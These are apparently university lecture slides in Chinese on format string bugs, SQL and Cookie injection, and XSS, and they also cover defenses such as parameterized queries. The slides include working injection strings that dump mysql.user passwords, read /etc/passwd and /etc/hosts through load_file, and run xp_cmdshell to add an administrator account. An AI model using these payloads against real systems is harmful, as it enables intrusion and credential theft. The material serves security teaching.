

**遵守国家信息安全法律法规，
仅限个人学习使用，自己搭建实验环境！
内部学习资料，请勿随意传播！**

注入攻击与XSS

钱 权

qqian@shu.edu.cn

上海大学计算机学院

2025年4月

主要内容

- ❖ 格式化字符串漏洞
- ❖ 注入攻击（SQL注入、Cookie注入）
- ❖ XSS攻击与漏洞利用

研讨内容


1. 编写程序，模拟格式化字符串漏洞的原理与实际应用
2. 编写程序，模拟注入攻击的原理与应用
 - (1)SQL Injection
 - (2)Cookie Injection
 - (3)Xpath Injection
3. 编写程序，模拟XSS攻击的原理与利用

格式化字符串漏洞

- ❖ 格式化串漏洞产生于数据输出函数中对输出格式解析的缺陷。
- ❖ Printf函数的缺陷

```
#include "stdio.h"
main()
{
    int a=44, b=77;
    printf("a=%d, b=%d\n", a, b);
    printf("a=%d, b=%d\n");
}
```

Printf函数漏洞



```

C:\Documents and Settings\Administrator\Desktop...
a=44,b=77
a=4218928,b=44
Press any key to continue

```

■第一次调用时输出正确，a=44,b=77;


■第二次调用时，没有编译错误，却得到：
a=4218928,b=44;

■ VC++6.0 Release格式

问题：如果再增加一行：`printf("a=%d,b=%d,c=%d\n");`会输出什么结果

Printf函数漏洞分析

- ❖ Printf函数调用时的内存布局（参数按照从右向左的次序入栈）



- ❖ 第二次调用Printf时，虽然没有给出“输出数据列表”，但系统仍按“格式控制符”所指明的方式输出了栈中紧随其后的两个DWORD。
- ❖ 可知：第二次输出`a=4218928` (十六进制`0x00406030`)，是指向格式控制符`a=%d,b=%d\n`的指针。

用Printf读取内存数据

- ❖ 如果Printf函数参数中的“格式控制符”可以被外界输入影响，就变成格式化串漏洞。
- ❖ 例如：

```
#include "stdio.h"
int main(int argc, char ** argv)
{
    printf(argv[1]);
}
```
- ❖ 如果传入简单的字符串，将得到简单的反馈。如果传入带有格式控制符时，printf就会打印栈中的数据。
- ❖ 例如输入“%p,%p,%p.....”，就可以读出栈帧中的数据，%p表示指针。

用Printf向内存写数据

- ❖ 读内存数据影响和破坏有限，但如果修改内存则可能引起进程劫持和Shellcode植入。
- ❖ 格式化控制符中，控制符%n，可以把当前输出的所有数据的长度写回一个变量中。

```
#include "stdio.h"
main( int argc, char ** argv )
{
    int len_print=0;
    printf("before write: length=%d\n", len_print);
    printf("testprintf:%d%n\n", len_print, &len_print);
    printf("after write: length=%d\n", len_print);
}
```

Printf向内存写数据

- ❖ 上面的实验会出来什么结果？请自己调试程序，给出答案。
- ❖ 第二次printf调用时使用了%n控制符，它会将这次调用最终输出的字符串长度写入变量len_print中。“testprintf:0” 长度为12，所以这次调用后len_print将被修改成12。

格式化串漏洞的检测与防范

- ❖ 当输入输出函数的格式化控制符能够被外界影响时，攻击者可以综合利用前面介绍的读内存和写内存的方法修改函数返回地址，劫持进程，从而使shellcode得到执行。
- ❖ 比起Linux系统大量使用命令和脚本，Windows系统命令解析和文本解析的操作不是很多，再加上格式化漏洞发生的条件较苛刻，实际中直接利用格式化漏洞的案例非常少。
- ❖ 格式化漏洞的检测通过简单的静态代码扫描的方法，就可以发现。只要检测相关函数的参数配置是否恰当就可以了。

引起格式化漏洞的常用函数

```
int printf( const char* format [, argument]... );  
int wprintf( const wchar_t* format [, argument]... );  
int fprintf( FILE* stream, const char* format [, argument ]...);  
int fwprintf( FILE* stream, const wchar_t* format [, argument ]...);  
int sprintf( char *buffer, const char *format [, argument] ... );  
int swprintf( wchar_t *buffer, const wchar_t *format  
[, argument] ... );  
int vprintf( const char *format, va_list argptr );  
int vwprintf( const wchar_t *format, va_list argptr );  
int vfprintf( FILE *stream, const char *format, va_list argptr );  
int vfwprintf( FILE *stream, const wchar_t *format, va_list argptr );  
int vsprintf( char *buffer, const char *format, va_list argptr );  
int vswprintf( wchar_t *buffer, const wchar_t *format, va_list argptr );
```


二、注入攻击

SQL注入的案例

- ❖ 2011年底，国内最大的程序员社区CSDN网站的用户数据库被黑客公开发布，600万用户的登录名及密码被公开泄露。
- ❖ 随后又有多家网站的用户密码被流传于网络，引发众多网民对自己账号、密码等互联网信息被盗取的普遍担忧。

SQL注入攻击

- ❖ SQL注入的漏洞是WEB系统特有的一类漏洞，源于对JSP、PHP、ASP等脚本语言对用户输入数据解析的缺陷。
- ❖ 例如PHP中，如果用户的输入能够影响到脚本中SQL命令串的生成，那么很有可能在添加了单引号、#号等转义命令字符后，能够改变数据库最终执行的SQL命令。



SQL注入攻击

- ❖ SQL注入攻击的核心在于构造巧妙的注入命令串，从服务器不同的反馈结果，逐步分析出数据库中各个表项之间的关系，直到彻底攻破数据库。
- ❖ 不像缓冲区溢出需要大量的底层知识，SQL注入攻击的门槛较低，只要有WEB和数据库的相关知识就可以实施。
- ❖ 一些自动化工具如NBSI，使得这类攻击变得非常容易，成为“黑”网站的主流技术。

NBSI运行界面



PHP+MySQL网站

- ❖ PHP配置文件中php.ini中与注入攻击相关的选项如果配置正确，可以增加攻击的难度，但不能根本解决。例如在display_errors关闭的情况下，攻击者可以利用盲注的方法通过服务器的反馈来进行分析，获得表结构和列名等信息。

选 项	安 全 配 置	说 明
safe_mode	on	安全模式
display_errors	off	是否向客户端返回错误信息。错误信息能够帮助攻击者摸清数据库的表结构和变量类型等重要信息
magic_quotes_gpc	on	自动将提交变量中的单引号、双引号、反斜线等特殊符号替换为转义字符的形式。例如，' 将被转换为 \'

Mysql数据库的Union查询

❖ 使用UNION查询可以在一个结果表中包含两个SELECT语句的结果，任一SELECT语句返回的所有行都可以合并到UNION表达式的结果中。

❖ 例如：

```
SELECT ProductModelID, Name  
FROM Production.ProductModel
```

UNION

```
SELECT ProductModelID, Name  
FROM dbo.Gloves;
```

UNION查询几点注意

- ❖ 1、所有要进行UNION的查询，其SELECT列表中列的数量必须相同。如果第一个查询的列表中有3个列，那么第二个查询（以及所有进行UNION的后续查询）的SELECT列表也必须是3个列。
- ❖ 2、为合并的结果集返回的表头仅取自第一个查询。如果第一个查询的SELECT列表类似这样，
`SELECT Col1, Col2 AS Second, Col3 FROM...`
，那么无论后续的查询中列的名称或别名如何，UNION返回的列表头都将分别是Col1、Second以及Col3。

UNION查询几点注意

- ❖ 3、一个查询中每一列的数据类型必须与其他查询中相同对应的列的数据类型隐式兼容。例如：如果第一个查询中第二列的数据类型是char(20)，那么第二个查询中第二列的数据类型是varchar(30)是可以的。然而，由于一切都是基于第一个查询，因此结果集中第二列所有长度超过20的行将被截断。
- ❖ 4、与非UNION的查询不同，UNION的默认返回方式是DISTINCT而非ALL。在其他的查询中，所有行都将被返回，无论它们是否与别的行有重复，而UNION却不是这样的。除非在查询中使用了ALL关键字，否则只返回一个有重复的行。

MySQL中的注入攻击

- ❖ MySQL数据库3.x版本不支持UNION查询，4.x和5.x版本支持UNION查询，3.x版本常采用盲注入的方式，而4.x和5.x采用UNION注入方式。
- ❖ 利用联合查询可以直接把得到的数据返回到某个变量中，从而在网页中显示出来。
- ❖ 攻击步骤是：
 - 在查询URL的后面添加攻击串进行试探；
 - 试探共有几个变量接收数据，当返回的页面不再出错时，证明变量的数目正好，可以进一步确定显示结果的变量的位置。

UNION联合注入

❖ 试探接收变量的个数：

testuser' union select 1#

testuser' union select 1,2#

testuser' union select 1,2,3#

testuser' union select 1,2,3,4,...#

❖ 对于一个有漏洞的网站，假设用




testuser' union select 1,2,3,4,5,6,7,8,9#

试探后得到正常的返回，就可以用下面的串尝试：

testuser' union select 1,2,3,4,5,6,7,user,9 from mysql.user

❖ 攻击成功时，可能会得到如下页面。

UNION联合注入

序号	歌曲名称	在线收听	专辑	人气
1	2		3	huanggao
2	2		3	efinal
3	2		3	dxkx
4	2		3	eeyes
5	2		3	eiv2@mysql
6	2		3	etmail
7	2		3	gonghui
8	2		3	horde
9	2		3	maildrop
10	2		3	myicq
11	2		3	proftpd
12	2		3	root

通过上述方法，构造恰当的SQL语句，可以检索数据库中的任意数据。

SQL注入常用测试用例及说明

SQL 注入攻击测试用例	说 明
failwest failwest' and 1=1# failwest' and 1=2#	判断注入点。第一次是正常请求，如果存在注入漏洞，那么第二次请求得到结果应该与第一次一样，并且第三次请求得到的结果应该与前两次不同
failwest' or 1=1#	返回所有数据，常用于有搜索功能的页面
failwest' union select version()#	返回数据库版本信息
failwest' union select database()#	返回当前的库名
failwest' union select user()#	返回数据库的用户名信息
failwest' union select session_user()#	
failwest' union select system_user()#	
failwest' union select load_file('/etc/passwd')#	读取系统文件
failwest' select user,password from mysql.user#	返回数据库用户的密码信息，密码一般以 MD5 的方式存放

盲注入方法

- ❖ 需要一个字节一个字节的获得数据。
- ❖ 需要利用函数mid(string, offset, len), 其中:
 - String是所用操作的字符串;
 - Offset截取字符串的偏移位置;
 - Len字符串的长度。
- ❖ 例如, 当攻击者想要获得etc/hosts文件的内容时, 先从该文件的第一个字节开始尝试注入:

```
testuser' and ascii(mid(loadfile('/etc/hosts'),1,1))=1#  
testuser' and ascii(mid(loadfile('/etc/hosts'),1,1))=2#  
testuser' and ascii(mid(loadfile('/etc/hosts'),1,1))=3#  
.....|
```

盲注入方法

- ❖ 当尝试的ASCII码与/etc/hosts文件的第一个字符的ASCII码一样的时候，服务器返回正常的页面，其余的尝试都将获得错误的页面。这样最终255次尝试就能得到/etc/hosts文件的第一个字节的值。
- ❖ 获得第一个字节后，可以通过下面的尝试获得第2字节，

```
testuser' and ascii(mid(loadfile('/etc/hosts'),2,1))=1#  
testuser' and ascii(mid(loadfile('/etc/hosts'),2,1))=2#  
testuser' and ascii(mid(loadfile('/etc/hosts'),2,1))=3#  
.....
```

盲注入方式

❖ 对PHP中已配置了magic_quotes_gpc选项时，不能在攻击串中使用单引号和反斜杠，这样对于查询语句loadfile('/etc/hosts')，可以用char()函数做转换。

❖ 例如：

testuser' and ascii(mid(loadfile('/etc/hosts'),1,1))=1#

转换成：

testuser' and ascii(mid(loadfile(char(47,101,116,99,47,104,111,115,116,115)),1,1))=1#

char	/	e	t	c	/	h	o	s	t	s
ASCII	47	101	116	99	47	104	111	115	116	115

攻击ASP+SQL SERVER网站

- ❖ SQL SERVER相比MySQL，不但支持UNION查询而且可以直接使用多语句查询，只要使用分号分隔开不同的SQL语句即可。
- ❖ SQL SERVER功能更加强大，一旦被攻击者控制，后果更加严重。

ASP+SQL SERVER注入攻击测试用例

SQL 注入攻击测试用例	说 明
failwest-- failwest' and 1=1-- failwest' and 1=2--	判断是否存在注入漏洞。SQL Server 中的行注释符号为 "--"
URL; and user>0--	user 是 SQL Server 的一个内置变量，它的值是当前连接的用户名，数据类型为 nvarchar。用 nvarchar 类型与 int 类型比较会引起错误，而 SQL Server 在返回的错误信息中往往会暴露出 user 的值：将 nvarchar 值 "XXX" 转换数据类型为 int 的列时发生语法错误
URL;and db_name()>0--	获得数据库名
URL;and (select count(*) from sysobjects)>0--	msysobjects 是 Access 数据库的系统表，sysobjects 是 SQL Server 的系统表。通过这两次攻击尝试，可以从服务器的反馈中辨别出服务器使用的数据库类型
URL;and (select count(*) from msysobjects)>0--	
failwest' and (select count(*) from sysobjects where Xtype='u' and status>0)=表的数目--	测试数据库中有多少用户自己建立的表。sysobjects 中存放着数据库内所有表的表名、列名等信息。xtype='U' and status>0 表示只检索用户建立的表名
failwest' and (select Top 1 name from sysobjects where Xtype='U' and status>0)>0--	获得第一个表的表名
failwest' and (selec top 1 name from sysobjects where Xtype='U' and status>0 and name!='第一个表名')>0--	通过类似的方法可以获得其他表名
failwest' and (Select Top 1 col_name(object_id('表名'),1) from sysobjects)>0--	通过 sysobjects 获得列名
failwest'and (select top 1 len(列名) from 表名)>0--	获得列名的长度
failwest' and (select top 1 asc(mid(列名,1,1)) from 表名)>0--	逐字读出列名的每一个字符，通常用于没有报错返回的盲注
URL;exec master..xp_cmdshell "net user 用户名密码 /add"--	利用存储过程 xp_cmdshell 在服务器主机上添加用户
URL;exec master..xp_cmdshell "net localgroup administrators 用户名 /add"--	将添加的用户加入管理员组
URL;backup database 数据库名 to disk='路径';--	利用存储过程将数据库备份到可以通过 HTTP 访问到的目录下，或者也可通过网络进行远程备份

注入攻击的检测与防范

- ❖ 对用户输入的数据进行限制，过滤掉可能引起攻击的敏感字符。
- ❖ 数据库脚本对大小写不敏感，一定要使用正则表达式进行过滤。例如，需要过滤select、SELECT、sEleCT等所有格式的保留字。
- ❖ SQL注入攻击的根源，是因为查询语句使用了拼接字符串，例如：

```
string sql = "select * from users where user='" + username + "' and psw='" + password + "'";  
//username和password两个变量的值是由用户输入的
```

注入攻击的检测与防范

- ❖ 使用参数化查询是一种有效的方法。将查询语句要填入的数据通过参数的方式传递，这样数据库不会将参数的内容视为SQL语句的一部分。即使参数中含有攻击者构造的查询指令，也不会被执行。
- ❖ 例如，下面的参数查询语句：

```
string sql = "select * from users where username = ? and password = ?";  
PreparedStatement pstmt = connection.prepareStatement(sql);  
pstmt.setString(1, username);  
pstmt.setString(2, password); //username和password两个变量由用户输入
```

Cookie注入攻击

❖ Cookie注入

- 把常用的过滤、编码函数等组成防注入过滤库，可以过滤掉敏感字如Select、Union、and、or等。
- 但用户除了可以用Get和Post提交数据外，还可以使用Cookie提交数据。

❖ Cookie原理

- 在ASP中，程序员常使用下面2种方式提交数据：
 - `ID = Request.QueryString("id")` //获取用户通过GET方式提交的id数据
 - `ID = Request.Form("id")` //获取用户通过POST方式提交的id数据

Cookie注入

- ❖ 同时支持GET和POST的方式：ID = Request("id")
- ❖ 实际运行中，该语句先读取GET中的数据，若没有再读取POST中的数据，如果还没有再读取Cookie中的数据。攻击者通过构造Cookie来提交精心构造的注入命令串来进行SQL注入。
- ❖ Cookie注入漏洞检测
 - 假设有<http://www.testsites.com/news.asp?id=169>
 - 若输入<http://www.testsites.com/news.asp?id=169 and 1=1>系统出现“防注入系统的错误提示”，表明该站点使用了敏感字过滤的防注入手段。

Cookie注入

❖ 在浏览器中输入：

- <http://www.testsites.com/news.asp>?由于没有提交参数，没有正常返回结果。再在浏览器中输入：
- Javascript:alert(document.cookie="id=" + escape("169"));
- 若上面语句执行后浏览器弹出对话框，内容id=169，然后点击浏览器刷新，如果返回了正常的结果，则表明该站点可以用Cookie来提交数据。

❖ 检测浏览器是否有Cookie注入漏洞

- 输入Javascript:alert(document.cookie="id=" + escape("169 and 1=1")); 返回正常的结果
- 输入Javascript:alert(document.cookie="id=" + escape("169 and 1=2")); 没有返回正常的结果
- 则可以通过Cookie构造SQL注入语句进行注入攻击。

三、XSS攻击

XSS攻击

❖ XSS攻击概述

- XSS攻击概念
- XSS攻击现状
- XSS攻击类型
- XSS-Filter逃避策略

❖ XSS漏洞利用

- Cookie窃取
- Session劫持
- ...

XSS攻击概述

❖ XSS (Cross Site Scripting)

- 1996年诞生，已经历了十多年的演化；
- XSS一直被OWASP (Open Web Application Security Project) 组织评为十大安全威胁；
- XSS被认为是新型的“缓冲区溢出攻击”，而JavaScript则被认为是新型的Shellcode；
- XSS漏洞产生于WEB服务器把用户的输入数据直接返回给客户端。与SQL注入攻击不同，XSS攻击一般不会对WEB服务器造成恶意破坏，而是利用WEB服务器作为桥梁去攻击普通用户。因此，跨站脚本的“站”，指的是WEB服务器。

XSS攻击概述

❖ 两点说明:

- XSS攻击的目标是客户端的浏览器，因此受影响的范围要远大于攻击服务器的SQL注入攻击；
- 独立的XSS漏洞攻击不是很严重，但配合上其他攻击技术就能产生非常严重的后果。

XSS



- ❖ CSS: Cascading Style Sheets, 层叠样式表;
- ❖ XSS: Cross Site Scripting, 跨站脚本
 - 攻击者利用网站漏洞把恶意的脚本代码（HTML代码、客户端JavaScript脚本）等注入到网页之中，当其他用户浏览网页时，就会执行其中的恶意代码，对受害者采用Cookie资料窃取、会话劫持、钓鱼欺骗等各种攻击。



实例

```
1 #para1
2 {
3   text-align:center;
4   color:red;
5 }
```


The Good: Fewer XSS Vulnerabilities

The quality of software is improving, thanks in part to developers using tools and services to analyze, find and fix vulnerabilities. IBM found that cross-site scripting (XSS) vulnerabilities are 50 percent less likely than four years ago to exist in customers' software. However, these vulnerabilities still appear in 40 percent of the applications IBM scans with its AppScan OnDemand service. That's too much.



XSS一般攻击流程


✓ 攻击流程



XSS攻击现状

❖ XSS攻击示例

- 例如2011年新浪微博爆发XSS蠕虫攻击，持续16分钟，感染用户达到33000个；
- XSS是网站漏洞中最容易出现的一种，包括Google、腾讯等大型网站都频繁出现；
- 如：Google Gmail邮箱以及QQ论坛中的XSS漏洞；



Web安全漏洞排名

OWASP Top 10 – 2010 (Previous) [↗]	OWASP Top 10 – 2013 (New) [↗]
A1 – Injection [↗]	A1 – Injection [↗]
A3 – Broken Authentication and Session Management [↗]	A2 – Broken Authentication and Session Management [↗]
<u>A2 – Cross-Site Scripting (XSS)[↗]</u>	<u>A3 – Cross-Site Scripting (XSS)[↗]</u>
A4 – Insecure Direct Object References [↗]	A4 – Insecure Direct Object References [↗]
A6 – Security Misconfiguration [↗]	A5 – Security Misconfiguration [↗]
A7 – Insecure Cryptographic Storage – Merged with A9 [↗]	A6 – Sensitive Data Exposure [↗]
A8 – Failure to Restrict URL Access – Broadened into [↗]	A7 – Missing Function Level Access Control [↗]
A5 – Cross-Site Request Forgery (CSRF) [↗]	A8 – Cross-Site Request Forgery (CSRF) [↗]
<buried in A6: Security Misconfiguration> [↗]	A9 – Using Known Vulnerable Components [↗]
A10 – Invalidated Redirects and Forwards [↗]	A10 – Invalidated Redirects and Forwards [↗]
A9 – Insufficient Transport Layer Protection [↗]	Merged with 2010-A7 into new 2013-A6 [↗]

XSS Cheat Sheet

❖ https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

The screenshot shows a 360安全浏览器 (360 Safe Browser) window displaying the OWASP XSS Filter Evasion Cheat Sheet. The browser's address bar shows the URL https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet. The page features the OWASP logo and a navigation menu on the left with links like Home, About OWASP, Acknowledgements, etc. The main content area is titled "XSS Filter Evasion Cheat Sheet" and includes a "Last revision (mm/dd/yy): 09/13/2014" notice. Below this is an "Introduction" section with a table of contents. The table of contents lists: 1 Introduction, 2 Tests, 2.1 XSS Locator, 2.2 XSS locator 2, 2.3 No Filter Evasion, 2.4 Image XSS using the JavaScript directive, and 2.5 No quotes and no semicolon. A small "MERCURY_SHU808 6" watermark is visible in the bottom right corner of the page content.

360安全浏览器 6.3

» 文件 查看 收藏 工具 帮助

EN ?

中印考虑合建高铁

收藏 日常事务 学术期刊

扩展 影视大全 登录管家 网银 翻译 43% OK/s OK/s 游戏 直通手机

JD 京东商城-综合网购首选 (JD.CO X) XSS Filter Evasion Cheat Sheet - C X

Log in Request account

Page Discussion

Read View source View history Search

XSS Filter Evasion Cheat Sheet

OWASP Cheat Sheets

Last revision (mm/dd/yy): 09/13/2014

Introduction

